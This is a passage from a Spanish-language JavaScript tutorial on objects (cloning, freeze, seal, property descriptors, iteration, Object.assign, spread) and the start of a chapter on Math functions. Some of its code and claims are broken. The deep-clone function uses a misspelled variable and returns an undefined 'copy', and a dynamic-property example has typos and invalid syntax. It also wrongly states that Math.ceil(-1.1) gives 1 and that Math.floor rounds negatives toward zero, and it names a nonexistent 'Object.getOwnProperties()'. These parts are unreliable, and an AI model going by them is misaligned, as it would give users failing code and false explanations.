Si necesitas soportar versiones antiguas de JavaScript, la forma más compatible de clonar un objeto es iterando manualmente sobre sus propiedades y filtrando las heredadas mediante `.hasOwnProperty()`.

```
var existente = { a: 1, b: 2, c: 3 };
var clon = {};
for (var prop in existente) {
      if (existente.hasOwnProperty(prop)) {
      clon[prop] = existente [prop];
      }
}
```

Sección 13.2: Object.freeze

Version ≥ 5

`Object.freeze` hace que un objeto sea inmutable impidiendo la adición de nuevas propiedades, la eliminación de propiedades existentes y la modificación de la enumerabilidad, configurabilidad y escritura de las propiedades existentes. También evita que se modifique el valor de las propiedades existentes. Sin embargo, no funciona de forma recursiva, lo que significa que los objetos hijos no se congelan automáticamente y están sujetos a cambios.

Las operaciones que siguen a la congelación fallarán silenciosamente a menos que el código se esté ejecutando en modo estricto. Si el código está en modo estricto, se lanzará un `TypeError`.

```
var obj = {
      foo: 'foo',
      bar: [1, 2, 3],
      baz: {
            foo: 'foo-aninado'
      }
};
Object.freeze(obj);
// No se pueden añadir nuevas propiedades
obj.newProperty = true;
// No se pueden modificar los valores existentes ni sus descriptores
obj.foo = 'no foo';
Object.defineProperty(obj, 'foo', {
      writable: true
});
// No se pueden eliminar propiedades existentes
delete obj.foo;
// Los objetos anidados no se congelan
obj.bar.push(4);
obj.baz.foo = 'nuevo foo';
```

Sección 13.3: Clonación de objetos

Cuando se desea una copia completa de un objeto (es decir, las propiedades del objeto y los valores dentro de esas propiedades, etc..), eso se llama **clonación profunda**.

Version ≥ 5.1

Si un objeto se puede serializar a JSON, entonces puedes crear un clon profundo del mismo con una combinación de `JSON.parse` y `JSON.stringify`:

```
var existente = { a: 1, b: { c: 2 } };
var copia = JSON.parse(JSON.stringify(existente));
existente.b.c = 3; // copia.b.c no cambiará
```

Ten en cuenta que `JSON.stringify` convertirá los objetos `Date` en representaciones de cadena de caracteres con formato ISO, pero `JSON.parse` no volverá a convertir la cadena de caracteres en un `Date`.

No existe ninguna función integrada en JavaScript para crear clones profundos, y en general no es posible crear clones profundos para cada objeto por muchas razones. Por ejemplo,

- los objetos pueden tener propiedades no enumerables y ocultas que no pueden detectarse.
- los getters y setters de los objetos no se pueden copiar.
- los objetos pueden tener una estructura cíclica.
- pueden depender del estado en un ámbito oculto.

Suponiendo que se tiene un objeto "bonito" cuyas propiedades sólo contienen valores primitivos, fechas, arrays u otros objetos "bonitos", se puede utilizar la siguiente función para hacer clones profundos. Se trata de una función recursiva que puede detectar objetos con una estructura cíclica y arrojará un error en tales casos.

```
function clonProfundo(obj) {
	function clonar(obj, objetosRecorridos) {
		var copia;
		// tipos primitivos
		if(obj === null || typeof obj !== "object") {
			return obj;
		}
		// detectar ciclos
		for(var i = 0; i < objetosRecorridos.length; i++) {
			if(objetodRecorridos [i] === obj) {
				throw new Error("No se puede clonar el objeto circular");
			}
		}
		// fechas
		if(obj instanceof Date) {
			copia = new Date();
			copia.setTime(obj.getTime());
			return copia;
		}
		// arrays
		if(obj instanceof Array) {
			copia = [];
			for(var i = 0; i < obj.length; i++) {
				copia.push(clonar(obj[i], objetosRecorridos.concat(obj)));
			}
			return copy;
		}
		// objetos simples
		if(obj instanceof Object) {
			copia = {};
			for(var clave in obj) {
				if(obj.hasOwnProperty(clave)) {
					copia[clave] = clonar(obj[clave], objetosRecorridos.concat(obj));
				}
			}
			return copia;
		}
		throw new Error("No es un objeto clonable.");
	}
	return clonar(obj, []);
}
```

Sección 13.4: Iteración de propiedades de los objetos

Puedes acceder a cada propiedad que pertenece a un objeto con este bucle

```
for (var propiedad in objeto) {
	// comprobar siempre si un objeto tiene una propiedad
	if (objeto.hasOwnProperty(propiedad)) {
		// haz cosas
	}
}
```

Debe incluir la comprobación adicional de `hasOwnProperty` porque un objeto puede tener propiedades que son heredadas de la clase base del objeto. No realizar esta comprobación puede dar lugar a errores.

Version ≥ 5

También puedes utilizar la función `Object.keys` que devuelve un array que contiene todas las propiedades de un objeto y luego puedes recorrer este array con la función `Array.map` o `Array.forEach`.

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
Object.keys(obj).map(function(key) {
    console.log(key);
});
// salidas: 0, 1, 2
```

Sección 13.5: Object.assign

El método `Object.assign()` se utiliza para copiar los valores de todas las propiedades propias enumerables de uno o varios objetos origen a un objeto destino. Devolverá el objeto destino.

Se utiliza para asignar valores a un objeto existente:

```
var usuario = {
    nombre: "John"
};
Object.assign(usuario, {apellido: "Doe", edad: 39});
console.log(usuario); // Registro: {nombre: "John", apellido: "Doe", edad: 39}
```

O para crear una copia superficial de un objeto:

```
var obj = Object.assign({}, usuario);
console.log(obj); // Registro: {nombre: "John", apellido: "Doe", edad: 39}
```

O fusionar muchas propiedades de varios objetos en uno solo:

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);
console.log(obj); // Registro: { a: 1, b: 2, c: 3 }
console.log(obj1); // Registro: { a: 1, b: 2, c: 3 }, se modifica el objeto de destino
```

Las primitivas se envolverán, los nulos y los indefinidos se ignorarán:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');
var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Registro: { "0": "a", "1": "b", "2": "c" }
```

Nota, sólo las envolturas de cadena de caracteres pueden tener propiedades propias enumerables

Usarlo como reductor: (fusiona un array a un objeto)

```
return usuarios.reduce((resultado, usuario) => Object.assign({}, {[usuario.id]: usuario})
```

Sección 13.6: Object res/spread (...)

```
Version ≥ 7
```

La difusión (spreading) de objetos no es más que código más bonito para `Object.assign({}, obj1, ..., objn);`

Esto se hace con el operador `...`:

```
let obj = { a: 1 };
let obj2 = { ...obj, b: 2, c: 3 };
console.log(obj2); // { a: 1, b: 2, c: 3 };
```

Como `Object.assign` hace una fusión **superficial**, no profunda.

```
let obj3 = { ...obj, b: { c: 2 } };
console.log(obj3); // { a: 1, b: { c: 2 } };
```

NOTA: Esta especificación se encuentra actualmente en la fase 3.

Sección 13.7: Object.defineProperty

Version ≥ 5

Nos permite definir una propiedad en un objeto existente utilizando un descriptor de propiedad.

```
var obj = { };
Object.defineProperty(obj, 'foo', { value: 'foo' });
console.log(obj.foo);
```

Salida por consola

```
foo
```

`Object.defineProperty` se puede llamar con las siguientes opciones:

```
Object.defineProperty(obj, 'nombreDeLaPropiedad', {
	value: valueOfTheProperty,
	writable: true, // si es false, la propiedad es de sólo lectura
	configurable : true, // true significa que la propiedad puede modificarse posteriormente
	enumerable : true // true significa que la propiedad puede ser enumerada como en un bucle
	for..in
});
```

`Object.defineProperties` permite definir varias propiedades a la vez.

```
var obj = {};
Object.defineProperties(obj, {
	property1: {
		value: true,
		writable: true
	},
	property2: {
		value: 'Hola',
		writable: false
	}
});
```

Sección 13.8: Propiedades de acceso (get y set)

Version ≥ 5

Tratar una propiedad como una combinación de dos funciones, una para obtener el valor de ella, y otra para establecer el valor en ella.

La propiedad `get` del descriptor de propiedad es una función que será llamada para recuperar el valor de la propiedad.

La propiedad `set` también es una función, se llamará cuando a la propiedad se le haya asignado un valor, y el nuevo valor como argumento.

No se puede asignar un `value` o `writable` a un descriptor que tenga `get` o `set`

```
var persona = { nombre: "John", apellido: "Doe"};
Object.defineProperty(persona, 'nombreCompleto', {
	get: function () {
		return this.nombre + " " + this.apellido;
	},
	set: function (valor) {
		[this.nombre, this.apellido] = valor.split(" ");
	}
});
console.log(persona.nombreCompleto); // -> "John Doe"
persona.apellido = "Hill";
console.log(persona.nombreCompleto); // -> "John Hill"
persona.nombreCompleto = "Mary Jones";
console.log(persona.nombre) // -> "Mary"
```

Sección 13.9: Nombres de propiedades dinámicas / variables

A veces es necesario almacenar el nombre de la propiedad en una variable. En este ejemplo, preguntamos al usuario qué palabra necesita buscar y, a continuación, le proporcionamos el resultado a partir de un objeto denominado `diccionario`.

```
var diccionario = {
	lechuga: 'un vegetal',
	platano: 'una fruta',
	tomate: 'depende de a quién preguntes',
	manzana: 'una fruta',
	Apple: '¡Steve Jobs mola!' // distingue entre mayúsculas y minúsculas
}
var palabra = prompt('¿Qué palabra te gustaría buscar hoy?')
var definicion = diccionario[palabra]
alert(palabra + '\n\n' + definicion)
```

Observa cómo estamos utilizando la notación de corchetes `[]` para ver la variable llamada palabra; si utilizáramos la notación tradicional `.`, entonces tomaría el valor literalmente, por lo tanto:

```
console.log(diccionario.palabra) // no funciona porque la palabra se toma literalmente y el diccionario no tiene un campo llamado `palabra`.
console.log(dicionario.manzana) // ¡funciona! porque manzana se toma literalmente
console.log(diccionario[palabra]) // funciona porque palabra es una variable, y el usuario ha introducido perfectamente una de las palabras de nuestro diccionario cuando se le ha preguntado
console.log(dictionary[apple]) // error! manzana no está definida (como variable)
```

También puede escribir valores literales con la notación `[]` sustituyendo la palabra variable por la cadena de caracteres `'manzana'`. Véase el ejemplo [Propiedades con caracteres especiales o palabras reservadas].

También puede establecer propiedades dinámicas con la sintaxis de corchetes:

```
var proiedad="test";
var obj={
	[propiedad]=1;
};
console.log(obj.test);//1
```

Hace lo mismo que:

```
var propiedad="test";
var obj={};
obj[propiedad]=1;
```

Sección 13.10: Los arrays son objetos

> **Descargo de responsabilidad:** No se recomienda crear objetos tipo array. Sin embargo, es útil entender cómo funcionan, especialmente cuando se trabaja con DOM. Esto explicará por qué las operaciones normales con arrays no funcionan con objetos DOM devueltos por muchas funciones `document` de DOM. (p. ej., `querySelectorAll`, `form.elements`).

Supongamos que creamos el siguiente objeto que tiene algunas propiedades que esperarías ver en un `Array`.

```
var unObjeto = {
     foo: 'bar',
     length: 'interesante',
     '0': '¡cero!',
     '1': '¡uno!'
};
```

Luego crearemos un array.

```
var unArray = ['cero.', 'uno.'];
```

Ahora, observa cómo podemos inspeccionar tanto el objeto, como el array de la misma manera.

```
console.log(unArray[0], unObjeto[0]); // salida: cero. cero!
console.log(unArray[1], unObjeto[1]); // salida: uno. uno!
console.log(unArray.length, unObjeto.length); // salida: 2 interesante
console.log(unArray.foo, unObjeto.foo); // salida: undefined bar
```

Dado que `unArray` es en realidad un objeto, al igual que `unObjeto`, podemos incluso añadir propiedades personalizadas con palabras a `unArray`.

> **Descargo de responsabilidad:** Los Arrays con propiedades personalizadas no suelen recomendarse porque pueden resultar confusos, pero pueden ser útiles en casos avanzados en los que se necesiten las funciones optimizadas de un Array. (por ejemplo, objetos jQuery)

```
unArray.foo = '¡funciona!';
console.log(unArray.foo);
```

Incluso podemos hacer que `unObjeto` sea un objeto tipo array añadiendo un `length`.

```
unObjeto.length = 2;
```

A continuación, puede utilizar el bucle `for` de estilo C para iterar sobre `unObjeto` como si fuera un `Array`. Vea Iteración de arrays.

Ten en cuenta que `unObjeto` es sólo un objeto **tipo array**. (también conocida como `List`) No es un verdadero Array. Esto es importante, porque funciones como `push` y `forEach` (o cualquier otra función que se encuentre en `Array.prototype`) no funcionarán por defecto en objetos tipo array.

Muchas de las funciones del `document` de DOM devolverán una `List` (por ejemplo, `querySelectorAll`, `form.elements`) que es similar al array `unObjeto` que creamos anteriormente. Vea Conversión de objetos tipo array en arrays.

```
console.log(typeof unArray == 'object', typeof unObjeto == 'object'); // salida: true true
console.log(unArray instanceof Object, unObjeto instanceof Object); // salida: true true
console.log(unArray instanceof Array, unObjeto instanceof Array); // salida: true false
console.log(Array.isArray(unArray), Array.isArray(unObjeto)); // salida: true false
```

Sección 13.11: Object.seal

Version ≥ 5

`Object.seal` impide añadir o eliminar propiedades de un objeto. Una vez que un objeto ha sido sellado sus descriptores de propiedades no pueden ser convertidos a otro tipo. A diferencia de `Object.freeze` sí permite editar propiedades.

Los intentos de realizar estas operaciones en un objeto sellado fallarán silenciosamente.

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };
Object.seal(obj)
obj.nuevoFoo = 'nuevoFoo';
obj.bar = function () { return 'foo' };
obj.nuevoFoo; // undefined
obj.bar(); // 'foo'
// No se puede hacer foo una propiedad accesoria
Object.defineProperty(obj, 'foo', {
     get: function () { return 'nuevoFoo'; }
}); // TypeError
// Pero puedes hacer que sea de sólo lectura
Object.defineProperty(obj, 'foo', {
     writable: false
}); // TypeError
obj.foo = 'nuevoFoo';
obj.foo; // 'foo';
```

En modo estricto estas operaciones lanzarán un TypeError

```
(function () {
     'use strict';
     var obj = { foo: 'foo' };
     Object.seal(obj);
     obj.newFoo = 'nuevoFoo'; // TypeError
}());
```

Sección 13.12: Convertir los valores del objeto en array

Dado este objeto:

```
var obj = {
     a: "¡hola",
     b: "esto es",
     c: "javascript!",
};
```

Puedes convertir sus valores en un array haciendo:

```
var array = Object.keys(obj).map(function(key) {
     return obj[key];
});
console.log(array); // ["¡hola", "esto es", "javascript!"]
```

Sección 13.13: Recuperar propiedades de un objeto

Características de las propiedades:

Las propiedades que pueden recuperarse de un objeto pueden tener las siguientes características,

- Enumerable
- No enumerable

- Propio

Al crear las propiedades mediante *Object.defineProperty(ies)*, podríamos establecer sus características excepto *"propio"*.

Las propiedades que están disponibles en el nivel directo no en el nivel *prototipo* (`__proto__`) de un objeto se denominan propiedades propias.

Y las propiedades que se añadan a un objeto sin utilizar `Object.defindProperty(ies)` no tendrán su característica enumerable. Eso significa que se considerará verdadero.

Propósito de la enumerabilidad:

El propósito principal de establecer características enumerables a una propiedad es hacer que la propiedad particular esté disponible cuando se recupere de su objeto, utilizando diferentes métodos programáticos. Estos métodos se analizarán en profundidad a continuación.

Métodos de recuperación de propiedades:

Las propiedades de un objeto pueden recuperarse mediante los siguientes métodos,

1. Bucle `for..in`

Este bucle es muy útil para recuperar propiedades enumerables de un objeto. Adicionalmente este bucle recuperará propiedades propias enumerables así como hará la misma recuperación recorriendo la cadena de prototipos hasta que vea el prototipo como nulo.

```
//Ej 1 : Datos sencillos
var x = { a : 10 , b : 3} , props = [];
for(prop in x){
    props.push(prop);
}
console.log(props); // ["a","b"]
//Ej 2 : Datos con propiedades enumerables en cadena de prototipos
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];
for(prop in x){
    props.push(prop);
}
console.log(props); // ["a","b"]
//Ej 3 : Datos con propiedades no enumerables
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});
for(prop in x){
    props.push(prop);
}
console.log(props); // ["a"]
```

2. Función `Object.keys()`

Esta función se incorporó a ECMAScript 5. Se utiliza para recuperar propiedades propias enumerables de un objeto. Antes de su lanzamiento la gente solía recuperar las propiedades propias de un objeto combinando el bucle `for..in` y la función `Object.prototype.hasOwnProperty()`.

```
// Ej 1 : Datos sencillos
var x = { a : 10 , b : 3} , props;
props = Object.keys(x);
console.log(props); //["a","b"]
// Ej 2 : Datos con propiedades enumerables en cadena de prototipos
var x = { a : 10 , __proto__ : { b : 10 }} , props;
props = Object.keys(x);
console.log(props); //["a"]
// Ej 3 : Datos con propiedades no enumerables
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});
props = Object.keys(x);
console.log(props); //["a"]
```

3. Función `Object.getOwnProperties()`

Esta función recuperará las propiedades propias, enumerables y no enumerables, de un objeto. También se incluyó en ECMAScript 5.

```
// Ej 1 : Datos sencillos
var x = { a : 10 , b : 3} , props;
props = Object.getOwnPropertyNames(x);
console.log(props); //["a","b"]
// Ej 2 : Datos con propiedades enumerables en cadena de prototipos
var x = { a : 10 , __proto__ : { b : 10 }} , props;
props = Object.getOwnPropertyNames(x);
console.log(props); //["a"]
// Ej 3 : Datos con propiedades no enumerables
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});
props = Object.getOwnPropertyNames(x);
console.log(props); //["a", "b"]
```

Miscelánea:

A continuación, se presenta una técnica para recuperar todas las propiedades de un objeto (propias, enumerables, no enumerables, todas a nivel de prototipo) a continuación,

```
function getAllProperties(obj, props = []){
    return obj == null ? props : getAllProperties(Object.getPrototypeOf(obj),
        props.concat(Object.getOwnPropertyNames(obj)));
}
var x = {a:10, __proto__ : { b : 5, c : 15 }};
//añadir una propiedad no enumerable al prototipo de primer nivel
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});
console.log(getAllProperties(x)); ["a", "b", "c", "d", "...otros props básicos por defecto..."]
```

Y esto será soportado por los navegadores que soporten ECMAScript 5.

Sección 13.14: Propiedad sólo lectura

```
Version ≥ 5
```

Usando descriptores de propiedades podemos hacer que una propiedad sea de sólo lectura, y cualquier intento de cambiar su valor fallará silenciosamente, el valor no será cambiado y no se lanzará ningún error.

La propiedad `writable` en un descriptor de propiedad indica si esa propiedad puede ser modificada o no.

```
var a = { };
Object.defineProperty(a, 'foo', { value: 'original', writable: false });
a.foo = 'nuevo';
console.log(a.foo);
```

Salida por consola

```
original
```

Sección 13.15: Propiedades no enumerables

`Version ≥ 5`

Podemos evitar que una propiedad aparezca en los bucles `for (... in ...)`

La propiedad `enumerable` del descriptor de propiedad indica si esa propiedad se enumerará al recorrer las propiedades del objeto.

```
var obj = { };
Object.defineProperty(obj, "foo", { value: 'mostrar', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'ocultar', enumerable: false });
for (var prop in obj) {
      console.log(obj[prop]);
}
```

Salida por consola

```
mostrar
```

Sección 13.16: Bloquear el descriptor de una propiedad

`Version ≥ 5`

El descriptor de una propiedad puede bloquearse para que no pueda modificarse. Seguirá siendo posible utilizar la propiedad normalmente, asignando y recuperando el valor de la misma, pero cualquier intento de redefinirla lanzará una excepción.

La propiedad `configurable` del descriptor de propiedad se utiliza para no permitir más cambios en el descriptor.

```
var obj = {};
// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
      value: "valor original",
      writable: false,
      configurable: false
});
Object.defineProperty(obj, "foo", {writable: true});
```

Se producirá este error:

```
TypeError: Cannot redefine property: foo
```

Y la propiedad seguirá siendo de sólo lectura.

```
obj.foo = "nuevo valor";
console.log(foo);
```

Salida por consola

```
valor original
```

Sección 13.17: Object.getOwnPropertyDescriptor

Obtener la descripción de una propiedad específica de un objeto.

```
var ejemploObjeto = {
    hola: 'mundo'
};
Object.getOwnPropertyDescriptor(ejemploObjeto, 'hola');
// Object {value: "mundo", writable: true, enumerable: true, configurable: true}
```

Sección 13.18: Descriptores y propiedades con nombre

Las propiedades son los miembros de un objeto. Cada propiedad con nombre es un par de (nombre, descriptor). El nombre es una cadena que permite el acceso (utilizando la notación de puntos `object.nombrePropiedad` o la notación de corchetes `object['nombrePropiedad']`. El descriptor es un registro de campos que definen el comportamiento de la propiedad cuando se accede a ella (qué ocurre con la propiedad y cuál es el valor devuelto al acceder a ella). En general, una propiedad asocia un nombre a un comportamiento (podemos pensar en el comportamiento como una caja negra).

Hay dos tipos de propiedades con nombre:

- *propiedad de datos*: el nombre de la propiedad se asocia a un valor.
- *propiedad accesoria*: el nombre de la propiedad está asociado a una o dos funciones accesorias.

Demostración:

```
obj.nombrePropiedad1 = 5; //se traduce entre bastidores en asignar 5 al campo de valor* si se
trata de una propiedad de datos o en llamar a la función set con el parámetro 5 si se trata de una
propiedad de acceso
// *En realidad, si una asignación se llevaría a cabo en el caso de una propiedad de datos también
depende de la presencia y el valor del campo escribible - sobre esto más adelante.
```

El tipo de la propiedad viene determinado por los campos de su descriptor, y una propiedad no puede ser de ambos tipos.

Descriptores de los datos –

- Campos obligatorios: `value` o `writable` o ambos.
- Campos opcionales: `configurable`, `enumerable`

Ejemplo:

```
{
    value: 10,
    writable: true;
}
```

Descriptores de acceso –

- Campos obligatorios: `get` o `set` o ambos
- Campos opcionales: `configurable`, `enumerable`

Ejemplo:

```
{
    get: function () {
        return 10;
    },
    enumerable: true
}
```

Significado de los campos y sus valores por defecto

`configurable`, `enumerable` y `writable`:

- Por defecto, todas estas claves son `false`.
- `configurable` es `true` si y sólo si el tipo de este descriptor de propiedad puede cambiarse y si la propiedad puede eliminarse del objeto correspondiente.
- `enumerable` es `true` si y sólo si esta propiedad aparece durante la enumeración de las propiedades del objeto objeto correspondiente.
- `writable` es `true` si y sólo si el valor asociado a la propiedad puede modificarse con un operador de asignación operador.

`get` y `set`:

- Por defecto, estas claves son `undefined`.
- `get` es una función que sirve como getter para la propiedad, o `undefined` si no hay getter. El retorno de la función se utilizará como valor de la propiedad.
- `set` es una función que sirve como setter para la propiedad, o `undefined` si no hay setter. La función recibirá como único argumento el nuevo valor que se asigna a la propiedad.

`value`:

- Por defecto, estas claves son `undefined`.
- El valor asociado a la propiedad. Puede ser cualquier valor JavaScript válido (número, objeto, función, etc.).

Por ejemplo:

```
var obj = {nombrePropiedad1: 1};
//el par es en realidad ('nombrePropiedad1', {value:1,
// writable:true,
// enumerable:true,
// configurable:true})
Object.defineProperty(obj, 'nombrePropiedad2', {
    get: function() {
        console.log('esto quedará registrado ' + 'cada vez que se accede a la nombrePropiedad2
        para obtener su valor');
    },
    set: function() {
        console.log('esto quedará registrado ' + 'cada vez que se intenta establecer el valor
        de nombrePropiedad2')
    //se tratará como si tuviera enumerable:false, configurable:false
}});
//propertyName1 es el nombre de la propiedad de datos de obj
// y propertyName2 es el nombre de su propiedad accesoria
obj.nombrePropiedad1 = 3;
console.log(obj.nombrePropiedad1); //3
obj.nombrePropiedad2 = 3; //y esto se registrará cada vez que se intente establecer el valor de
nombrePropiedad2
console.log(obj.nombrePropiedad2); //esto se registrará cada vez que se acceda a nombrePropiedad2
para obtener su valor
```

Sección 13.19: Object.keys

Version ≥ 5

`Object.keys(obj)` devuelve un array con las claves de un objeto dado.

```
var obj = {
     a: "hola",
     b: "esto es",
     c: "javascript!"
};
var claves = Object.keys(obj);
console.log(claves); // ["a", "b", "c"]
```

Sección 13.20: Propiedades con caracteres especiales o palabras reservadas

Mientras que la notación de propiedad de objeto se escribe normalmente como `miObjeto.propiedad`, esto sólo permitirá caracteres que se encuentran normalmente en los nombres de variables de JavaScript, que es principalmente letras, números y guion bajo (`_`).

Si necesita caracteres especiales, como espacios, 😊, o contenido proporcionado por el usuario, es posible utilizar la notación de corchetes `[]`.

```
miObjeto['propiedad especial 😊'] = '¡funciona!'
console.log(miObjeto['propiedad especial 😊'])
```

Propiedades de todos los dígitos:

Además de los caracteres especiales, los nombres de propiedades que sean totalmente numéricos requerirán la notación entre corchetes. Sin embargo, en este caso no es necesario escribir la propiedad como una cadena de caracteres.

```
miObjeto[123] = '¡hola!' // el número 123 se convierte automáticamente en una cadena de caracteres
console.log(miObjeto['123']) // Observe que el uso de la cadena de caracteres 123 produce el mismo
resultado
console.log(miObjeto['12' + '3']) // concatenación de cadenas de caracteres
console.log(miObjeto[120 + 3]) // aritmética, sigue dando 123 y produce el mismo resultado
console.log(miObjeto[123.0]) // esto también funciona porque 123.0 se evalúa como 123
console.log(miObjeto['123.0']) // esto NO funciona, porque '123' != '123.0'
```

Sin embargo, no se recomienda utilizar ceros a la izquierda, ya que se interpreta como notación octal. (TODO, deberíamos producir y enlazar a un ejemplo que describa la notación octal, hexadecimal y de exponentes).

Vea también: Ejemplo Los arrays son objetos.

Sección 13.21: Crear un objeto Iterable

Version ≥ 6

```
var miObjetoIterable = {};
// Un objeto Iterable debe definir un método situado en la clave Symbol.iterator:
miObjetoIterable[Symbol.iterator] = function () {
	// El iterador debe devolver un objeto Iterator
	return {
		// El objeto Iterator debe implementar un método, next()
		next: function () {
			// next debe devolver un objeto IteratorResult
			if (!this.iterated) {
				this.iterated = true;
				// El objeto IteratorResult tiene dos propiedades
				return {
					// si la iteración se ha completado, y
					done: false,
					// el valor de la iteración actual
					value: 'Uno'
				};
			}
			return {
				// Cuando se completa la iteración, sólo se necesita la propiedad done
				done: true
			};
		},
		iterated: false
	};
};
for (var c of miObjetoIterable) {
	console.log(c);
}
```

Salida por consola

```
Uno
```

Sección 13.22: Iterar sobre entradas de objetos - Object.entries()

Version ≥ 8

El método `Object.entries()` propuesto devuelve un array de pares clave/valor para el objeto dado. No devuelve un iterador como `Array.prototype.entries()`, pero el `Array` devuelto por `Object.entries()` puede ser iterado sin tener en cuenta.

```
const obj = {
	uno: 1,
	dos: 2,
	tres: 3
};
Object.entries(obj);
```

Resulta en:

```
[
	["uno", 1],
	["dos", 2],
	["tres", 3]
]
```

Es una forma útil de iterar sobre los pares clave/valor de un objeto:

```
for(const [clave, valor] of Object.entries(obj)) {
     console.log(clave); // "uno", "dos" y "tres"
     console.log(valor); // 1, 2 y 3
}
```

Sección 13.23: Object.values()

```
Version ≥ 8
```

El método `Object.values()` devuelve un array de los valores de las propiedades enumerables de un objeto dado, en el mismo orden que el proporcionado por un bucle for...in (la diferencia es que un bucle for-in enumera también las propiedades de la cadena del prototipo).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Nota:

Para consultar la compatibilidad de los navegadores, consulta este enlace

Capítulo 14: Aritmética (Math)

Sección 14.1: Constantes

Constantes	Descripción	Aproximadamente
`Math.E`	Base del logaritmo natural *e*	2.718
`Math.LN10`	Logaritmo natural de 10	2.302
`Math.LN2`	Logaritmo natural de 2	0.693
`Math.LOG10E`	Logaritmo de base 10 de *e*	0.434
`Math.LOG2E`	Logaritmo de base 2 de *e*	1.442
`Math.PI`	Pi: la relación entre la circunferencia del círculo y diámetro (π)	3.14
`Math.SQRT1_2`	Raíz cuadrada de 1/2	0.707
`Math.SQRT2`	Raíz cuadrada de 2	1.414
`Number.EPSILON`	Diferencia entre uno y el menor valor mayor que uno representable como a `Number`	2.2204460492503130808472633361816E-16
`Number.MAX_SAFE_INTEGER`	Mayor número entero n tal que `n` y `n + 1` son ambos representables exactamente como un `Number`	2^53 - 1
`Number.MAX_VALUE`	Mayor valor finito positivo de Número	1.79E+308
`Number.MIN_SAFE_INTEGER`	El menor número entero n tal que `n` y `n - 1` son ambos representables exactamente como un `Number`	-(2^53 - 1)
`Number.MIN_VALUE`	Valor positivo más pequeño para `Number`	5E-324
`Number.NEGATIVE_INFINITY`	Valor de infinito negativo (-∞)	
`Number.POSITIVE_INFINITY`	Valor de infinito positivo (∞)	
`Infinity`	Valor de infinito positivo (∞)	

Sección 14.2: Resto / Módulo (%)

El operador resto / módulo (`%`) devuelve el resto tras la división (entera).

```
console.log( 42 % 10); // 2
console.log( 42 % -10); // 2
console.log(-42 % 10); // -2
console.log(-42 % -10); // -2
console.log(-40 % 10); // -0
console.log( 40 % 10); // 0
```

Este operador devuelve el resto que queda al dividir un operando por un segundo operando. Cuando el primer operando es un valor negativo, el valor de retorno siempre será negativo, y viceversa para valores positivos.

En el ejemplo anterior, `10` se puede restar cuatro veces de `42` antes de que no quede suficiente para volver a restar sin que cambie de signo. El resto es el siguiente: `42 - 4 * 10 = 2`.

El operador resto puede ser útil para los siguientes problemas:

1. Comprobar si un número entero es (no) divisible por otro número:

```
x % 4 == 0 // true si x es divisible por 4
x % 2 == 0 // true si x es número par
x % 2 != 0 // true si x es número impar
```

Dado que `0 === -0`, esto también funciona para `x <= -0`.

2. Implementar el incremento/decremento cíclico del valor dentro del intervalo `[0, n)`.

Supongamos que necesitamos incrementar un valor entero desde `0` hasta (pero sin incluir) `n`, de forma que el siguiente valor después de `n-1` se convierta en `0`. Esto puede hacerse mediante este pseudocódigo:

```
var n = ...; // dado n
var i = 0;
function inc() {
	i = (i + 1) % n;
}
while (true) {
	inc();
	// actualiza algo con i
}
```

Ahora generalicemos el problema anterior y supongamos que necesitamos permitir tanto incrementar como decrementar ese valor desde `0` hasta (sin incluir) `n`, de forma que el siguiente valor después de `n-1` se convierta en `0` y el valor anterior antes de `0` se convierta en `n-1`.

```
var n = ...; // dado n
var i = 0;
function delta(d) { // d - cualquier entero con signo
	i = (i + d + n) % n; // añadimos n a (i+d) para asegurarnos de que la suma es positiva
}
```

Ahora podemos llamar a la función `delta()` pasando cualquier número entero, tanto positivo como negativo, como parámetro delta.

Uso del módulo para obtener la parte fraccionaria de un número

```
var myNum = 10 / 4; // 2.5
var fraction = myNum % 1; // 0.5
myNum = -20 / 7; // -2.857142857142857
fraction = myNum % 1; // -0.857142857142857
```

Sección 14.3: Redondeo

Redondeo

`Math.round()` redondeará el valor al entero más próximo utilizando el redondeo por la mitad para deshacer los empates.

```
var a = Math.round(2.3); // a es ahora 2
var b = Math.round(2.7); // b es ahora 3
var c = Math.round(2.5); // c es ahora 3
```

Pero

```
var c = Math.round(-2.7); // c es ahora -3
var c = Math.round(-2.5); // c es ahora -2
```

Observa cómo `-2.5` se redondea a `-2`. Esto se debe a que los valores medios se redondean siempre hacia arriba, es decir, se redondean al número entero con el valor inmediatamente superior.

Redondeo hacia arriba

`Math.ceil()` redondeará el valor hacia arriba,

```
var a = Math.ceil(2.3); // a es ahora 3
var b = Math.ceil(2.7); // b es ahora 3
```

Un número negativo se redondeará hacia cero.

```
var c = Math.ceil(-1.1); // c es ahora 1
```

Redondeo a la baja

`Math.floor()` redondeará el valor hacia abajo.

```
var a = Math.floor(2.3); // a is now 2
var b = Math.floor(2.7); // b is now 2
```

Un número negativo se redondeará hacia cero.

```
var c = Math.floor(-1.1); // c is now -1
```

Truncado

Advertencia: el uso de operadores bit a bit (excepto `>>>`) sólo se aplica a números comprendidos entre `-2147483649` y `2147483648`.

```
2.3 | 0; // 2 (floor)
-2.3 | 0; // -2 (ceil)
NaN | 0; // 0
```

Version ≥ 6

`Math.trunc()`

```
Math.trunc(2.3); // 2 (floor)
Math.trunc(-2.3); // -2 (ceil)
Math.trunc(2147483648.1); // 2147483648 (floor)
Math.trunc(-2147483649.1); // -2147483649 (ceil)
Math.trunc(NaN); // NaN
```

Redondeo a decimales

`Math.floor()`, `Math.ceil()` y `Math.round()` pueden utilizarse para redondear a un número de decimales.

Para redondear a 2 decimales:

```
var miNum = 2/3; // 0.6666666666666666
var multiplicador = 100;
var a = Math.round(miNum * multiplicador) / multiplicador; // 0.67
